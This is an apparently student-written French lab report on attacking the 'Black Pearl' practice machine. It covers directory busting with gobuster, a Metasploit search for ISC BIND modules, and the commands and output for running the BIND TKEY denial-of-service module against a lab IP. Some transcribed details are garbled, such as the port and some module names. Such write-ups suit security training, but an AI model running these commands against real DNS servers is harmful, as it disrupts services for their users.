If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Puis on ajoute secret après l'url comme on l'a eu avec la commande gobuster

⊕ http://10.170.7.14/secret — Visit

Du coup un fichier secret est automatiquement téléchargé :



Dont le contenu est le suivant :

```
1 OMG you got r00t !  
2  
3  
4 Just kidding... search somewhere else. Directory busting won't give  
anything.  
5  
6 <This message is here so that you don't waste more time directory busting  
this particular website.>  
7  
8 - Alek  
9
```

JAY Quentin

Le texte indique que la recherche de répertoires supplémentaires ne sera pas utile.

Cela signifie que les failles (ou indices) nécessaires à la progression ne sont pas liées à d'autres répertoires web.

Du coup on va essayer avec une autre vulnérabilité vu que le site web n'est pas la solution.

Exploitation du port 53

On essaye d'identifier avec Metasploit la s'il existe une faille connue de ISC BIND :

```
(root@vm-iutcl-kali-0):[~/home/kali]
# msfconsole
```

Puis :

```
msf6 > search bind 9.11
[-] No results from search
msf6 > search bind9.11
[-] No results from search.com
msf6 > search ISC BIND 9.11.5
[-] No results from search
msf6 > search ISC BIND
```

On obtient le résultat suivant :

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/ms12_020_ais_esel_server_rce	2019-03-27	excellent	Yes	AIS logistics ESEL-Server Unauth SQL Injection RCE
1	auxiliary/dos/dns/bind_tkey	2015-07-28	normal	No	BIND TKEY Query Denial of Service
2	auxiliary/dos/dns/bind_tsig_badtime	2020-05-19	normal	No	BIND TSIG Badtime Query Denial of Service
3	exploit/windows/rdp/cve_2019_0708_bluekeep_rce	2019-05-14	manual	Yes	CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
4	auxiliary/scanner/mis0/clamav_control	2016-06-08	normal	No	ClamAV Remote Command Transmitter
5	exploit/linux/http/dlink_hnmap_login_bof	2016-11-07	excellent	Yes	Dlink DIR Routers Unauthenticated HNAP Login Stack Buffer Overflow
6	auxiliary/gather/dap_hashdump	2020-07-23	normal	No	LDAP Information Disclosure
7	payload/linux/x64/shell_bind_tcp_random_port		normal	No	Linux Command Shell, Bind TCP Random Port Inline
8	payload/linux/x86/shell_bind_tcp_random_port		normal	No	Linux Command Shell, Bind TCP Random Port Inline
9	exploit/windows/smb/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
10	exploit/windows/ms10_007_netcat10_nt	2004-12-27	great	No	Netcat v1.10 NT Stack Buffer Overflow
11	exploit/linux/ms08_quest_pmmasterd_bof	2017-04-09	normal	Yes	Quest Privilege Manager pmmasterd Buffer Overflow
12	auxiliary/gather/vmware_vcenter_vmdir_ldap	2020-04-09	normal	No	VMware vCenter Server vmdir Information Disclosure

Tester avec bind_tkey :

Car ce module exploite une vulnérabilité de type Denial of Service dans le mécanisme TKEY (Transaction Key) de BIND.

JAY Quentin

```
msf6 > use 1
msf6 auxiliary(dos/dns/bind_tkey) > options
Module options (auxiliary/dos/dns/bind_tkey):
    Student Registration
      Name     Current Setting  Required  Description
      BATCHSIZE 256            yes       The number of hosts to probe in each set
      INTERFACE          no        The name of the interface
      RHOSTS             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT              53            yes       The target port (UDP)
      SRC_ADDR           no        Source address to spoof
      THREADS            10            yes       The number of concurrent threads

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/dns/bind_tkey) > 
```

Vu les options à utiliser pour réaliser l'exploitation nous avons choisi de ces derniers :

```
msf6 auxiliary(dos/dns/bind_tkey) > set rhosts 10.170.7.14
rhosts => 10.170.7.14
msf6 auxiliary(dos/dns/bind_tkey) > set rport 453
rport => 453
msf6 auxiliary(dos/dns/bind_tkey) > set threads 10
threads => 10
msf6 auxiliary(dos/dns/bind_tkey) > exploit
[*] Exploit running as user: root.
[*] Sending packet to 10.170.7.14
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/dns/bind_tkey) > 
```

Le résultat de l'exécution du module **auxiliary/dos/dns/bind_tkey** indique que le module a fonctionné comme prévu, mais aucune preuve d'impact (comme un crash du service DNS ou un résultat exploitable) n'est fournie.

Après cette exécution d'exploit, nous n'avons pas eu le temps de continuer et finir la machine Black Pearl.